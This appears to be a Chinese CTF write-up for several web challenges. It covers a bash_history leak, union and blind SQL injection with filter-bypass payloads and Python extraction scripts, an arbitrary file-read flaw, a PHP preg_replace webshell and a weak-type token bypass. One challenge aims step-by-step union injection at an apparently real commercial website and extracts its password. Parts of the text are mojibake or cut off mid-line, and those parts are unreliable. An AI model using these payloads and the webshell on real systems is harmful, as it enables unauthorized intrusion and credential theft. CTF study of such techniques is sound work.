
flag:nctf{sql_injection_is_interesting}

29.综合题（300）

tip:bash
打开一看这是什么啊jother编码
chrome console解码得：




1bc29b36f623ba82aaf6724fd3b16718.php
直接打开文件



看tip:history of bash
上网搜了一下history of bash

/.bash_history 文件
于是打开文件



出现zip -r flagbak.zip ./*
输上URL：http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/flagbak.zip
自动下载了flagbak.zip
解压里面就有flag
flag is:nctf{bash_history_means_what}


30.SQL注入2（400）

tip： 注入第二题~~主要考察union查询

```
<?php if($_POST[user] && $_POST[pass]) { mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQ
```

仔细看看代码

```
$query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
if (($query[pw]) && (!strcasecmp($pass, $query[pw])))
观察发现只要让结果集中有你输入密码的MD5值就行嘿嘿
```



这样就OK啦

flag: ntcf{union_select_is_wtf}

31.综合题2（400）

终于把这题给搞懂了，还看了别人的题解

1. 第一步

用[a]网址[/a]代替网址)

本CMS说明

鸣谢·红客联盟(HUC)官网

点击本cms说明

很明显，这是安装后留下来忘删除的文件。。。 至于链接会出现在主页上，这就要问管理员了。。。 ==========华丽的分割线========== 本CMS由Funny公司开发的公司留言板系统，据本技术总监说，此CMS采用国际 顶级的技术所开发，安全性和实用性杠杠滴~</br> 以下是本CMS各文件的功能说明（由于程序猿偷懒，只列了部分文件） config.php：存放数据库信息，移植此CMS时要修改 index.php：主页文件 passencode.php：Funny公司自写密码加密算法库 say.php：用于接收和处理用户留言请求 sm.txt：本CMS的说明文档 sae的information_schema表好像没法检索，我在这里给出admin表结构 create table admin (id integer, username text, userpass text,) ========== 下面是正经的： 本渗透测试平台由：三只小豬(root#zcnhonker.net)& 冷爱(hh250@qq.com)开 发.由你们周老大我辛苦修改，不能题目都被AK嘛，你们说是不是。所以这一题。。你们做出来也算你们吊咯。

出来一堆文件，发现file后面可接文件名，并将文件荡出来，于是写了python脚本，开始荡文件

```
http://cms.nuptzj.cn/about.php?file=sm.txt
```

```
# -*- coding: utf-8 -*-
import requests
import HTMLParser
import codecs
s=['say','config','passencode','index','so','antiinject','antixss']

h = HTMLParser.HTMLParser()
for i in s:
    url="http://cms.nuptzj.cn/about.php?file={0}.php".format(i);
    f=codecs.open(str(i)+'.php','w+','utf-8')#codecs可指定文件编码
    s=requests.get(url)
    s.encoding='utf-8'
    f.write(h.unescape(s.text))#反转意html实体
```

下面看看文件

```
so.php
<?php if($_SERVER['HTTP_USER_AGENT']!="Xlcteam Browser"){ echo '万恶滴黑阔，本功能只有用本公司开发的浏览器才i
```

say.php

```php
<?php
include 'config.php';
$nice=$_POST['nice'];
$say=$_POST['usersay'];
if(!isset($_COOKIE['username'])){
setcookie('username',$nice);
setcookie('userpass','');
}
$username=$_COOKIE['username'];
$userpass=$_COOKIE['userpass'];
if($nice=="" || $say==""){
echo "<script>alert('昵称或留言内容不能为空！(如果有内容也弹出此框，不是网站问题喔~ 好吧，给个提示：查看页面源码有'
exit();
}
$con = mysql_connect($db_address,$db_user,$db_pass) or die("不能连接到数据库！！".mysql_error());
mysql_select_db($db_name,$con);
$nice=mysql_real_escape_string($nice);
$username=mysql_real_escape_string($username);
$userpass=mysql_real_escape_string($userpass);
$result=mysql_query("SELECT username FROM admin where username='$nice'",$con);
$login=mysql_query("SELECT * FROM admin where username='$username' AND userpass='$userpass'",$con);
if(mysql_num_rows($result)>0 && mysql_num_rows($login)<=0){
echo "<script>alert('昵称已被使用，请更换！');</script>";
mysql_free_result($login);
mysql_free_result($result);
mysql_close($con);
exit();
}
mysql_free_result($login);
mysql_free_result($result);
$say=mysql_real_escape_string($say);
mysql_query("insert into message (nice,say,display) values('$nice','$say',0)",$con);
mysql_close($con);
echo '<script>alert("构建和谐社会，留言需要经过管理员审核才可以显示！");window.location = "./index.php"</scri
?>
```

passencode.php

```php
<?php
function passencode($content){
//$pass=urlencode($content);
$array=str_split($content);
$pass="";
for($i=0;$i<count($array);$i++){
if($pass!=""){
$pass=$pass." ".(string)ord($array[$i]);
}else{
$pass=(string)ord($array[$i]);
}
}
return $pass;
}
?>
```


antixss.php

```php
<?php function antixss($content){ preg_match("/(.*)\[a\](.*)\[\/a\](.*)/",$content,$url); $key=array("(
```

```
antiinject.php
<?php
function antiinject($content){
$keyword=array("select","union","and","from",' ',"'",";",'"',"char","or","count","master","name","pass"
$info=strtolower($content);
for($i=0;$i<=count($keyword);$i++){
 $info=str_replace($keyword[$i], '',$info);
}
return $info;
}
?>
```

```
about.php
<?php
$file=$_GET['file'];
if($file=="" || strstr($file,'config.php')){
echo "file参数不能为空！";
exit();
}else{
$cut=strchr($file,"loginxlcteam");
if($cut==false){
$data=file_get_contents($file);
$date=htmlspecialchars($data);
echo $date;
}else{
echo "<script>alert('敏感目录，禁止查看！但是。。。')</script>";
}
}
```

2.注入



id搜索后出现so.php，存在注入点soid。数据表名为admin 字段名username userpass
开始注入，利用burpsuit先报username的内容

```
file=1/*/aandnd/*/exists(selselectect/*/usernamnamee/*/frfromom/*/admadminin/*/limit 1,1)
```


判断出username字段长度为5，userpass字段长度为6
利用脚本爆内容

```
import requests
url=r'http://cms.nuptzj.cn/so.php'
header={
    'User-Agent': 'Xlcteam Browser',
}
dic='0123456789abcdefghijklmnopqrstuvwxyz'
string=''
for i in range(1,6):
    for j in dic:
        id='1/**/anandd/**/exists(selselectect/**/*/**/frfromom/**/admadminin/**/where/**/oorrd(substr(
        data={
            'soid':id
        }
        s=requests.post(url=url,headers=header,data=data)
        content=s.text
        print 1
        if(len(content)<430):
            string+=j
            break
    print string
```

结果为admin 10201170990107011401170110011601 17
后面的加密算法在passencode.php里面解密为fuckruntu
有了账号密码就可以登后台了在about.php里有loginxlcteam

```
http://cms.nuptzj.cn/loginxlcteam/
```

登录



1. 一句话木马

```
xlcteam.php
<?php
$e = $_REQUEST['www'];
$arr = array($_POST['wtf'] => '|.*|e',);
array_walk($arr, $e, '');
?>
```

典型的一句话木马
上网搜索
令www=preg_replace&wtf=print_r(scandir('.'))
出flag


32.注入实战1（500）

我超喜欢这道题说真的我学到了好多呢
看题

1. 第一步
首先利用order by 爆出字段数

order by 1000 时报错了

http://www.backstagecommerce.ca/services.php?id=1 order by 1000




然后用二分法爆出他的字段数为19

2. 第二步

利用联合查询 爆出显示字段

http://www.backstagecommerce.ca/services.php?id=-1%20union%20select1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

这里的id=-1这是为什么呢，因为啊id如果不为-1 结果集里第一条就是该查询到的结果，而后面的select 内容并不会显示出来，所以这里要赋给没有的id，负值都可以。




这里爆出了3,6,7,8,9,10,11,12,13 这么多的显示字段，下一步我们用哪个字段都行来爆他的数据表

报表语句

```
http://www.backstagecommerce.ca/services.php?id=-9 union select 1,2,3,4,5,6,7,8,9,10,(select group_conc

主要是这句话
(select group_concat(table_name) from information_schema.tables where table_schema=database())
把这句话放到显示字段位置上即可
group_concat这里不多做解释，意思是多个字段查询的结果合并后在一行显示
information_schema.tables里面有数据库中的所有表
database()指的是当前数据库
table_schema指的是所有数据库
table_name 是属于information_schema.tables的表 相当于其中的一个元素
如果不懂自己动手查吧
```

爆出来的表名如下



有木有看见user数据表我们只关心这个，下一步要爆字段了


3. 第三步

这一步我们要爆字段

有了数据表字段还不好爆吗

```
http://www.backstagecommerce.ca/services.php?id=-9 union select 1,2,3,4,5,6,7,8,9,10,11,(select group_c

information_schema.columns 该数据库中的所有字段
table_name 表的名字
column_name 属于information_schema.columns中的元素
看看都爆出来了什么字段
```



看见没password字段 我们想要的东西在里面 下一步把值给爆出来吧！！！

4. 第四步

这一步 我们要爆他的密码

```
http://www.backstagecommerce.ca/services.php?id=-9 union select 1,2,3,4,5,6,7,8,9,10,11,(select passwor
也可以这样
http://www.backstagecommerce.ca/services.php?id=-9 union select 1,2,3,4,5,6,7,8,9,10,11,(password),13,1
```

密码就在上图BSCmarketing24
然后再md5加密成 f3d6cc916d0739d853e50bc92911dddb
flag: nctf{f3d6cc916d0739d853e50bc92911dddb}

33.密码重置2（500）

TIPS:
1.管理员邮箱观察一下就可以找到
2.linux下一般使用vi编辑器，并且异常退出会留下备份文件
3.弱类型bypass


根据源码发现了邮箱

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="renderer" content="webkit" />
    <meta name="admin" content="admin@nuptzj.cn" />
    <meta name="editor" content="Vim" />
    <title>logic</title>
    <style type="text/css">
        body,html{
            position: relative;
            height: 100%;
            width: 100%;
            padding: 0;
            margin: 0;
            background-color: #272822;
            color: #fff;
        }
        form{
```

admin@nuptzj.cn
tip2:上网搜了vi编辑器异常退出留下备份文件名

直接打开.submit.php.swp文件如下

```
.....枴髾導琛屾橛鐪佺暐鑽勫唬鐮.....  /* 濡傛灘鍧诲綍閭□□鏘板褰涓嶈嚎缍$悊鍛樺垿 die() 鏁版嵁搴撴彶鍖 -- -- 琛｜殑缁撴灉 `user` -- CREATE TABLE IF NOT EXISTS `user` ( `id` int(11) NOT NULL AUTO_INCREMENT, `username` varchar(255) NOT NULL, `email` varchar(255) NOT NULL, `token` int(255) NOT NULL DEFAULT '0', PRIMARY KEY (`id`) ) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ; -- -- 杞□珮琛尢腑鑽勫暟鐩 `user` -- INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES (1, '****涓嵃鬣瑙***', '***涓嵃鬣瑙***', 0); */ .....枴髾導琛屾橛鐪佺暐鑽勫唬鐮..... if(!empty($token)&&!empty($emailAddress)){ if(strlen($token)!=10) die('fail'); if($token!='0') die('fail'); $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'"; $r = mysql_query($sql) or die('db error'); $r = mysql_fetch_assoc($r); $r = $r['num']; if($r>0){ echo $flag; }else{ echo "澶辫触浜嗗憖"; } }
```



```
源码如下
.........这一行是省略的代码.........

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.........这一行是省略的代码.........

if(!empty($token)&&!empty($emailAddress)){
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0){
        echo $flag;
    }else{
        echo "失败了呀";
    }
}


```23
***重点在这***




<div class="se-preview-section-delimiter"></div>
```

if(strlen(*token!='0') die('fail');*

```

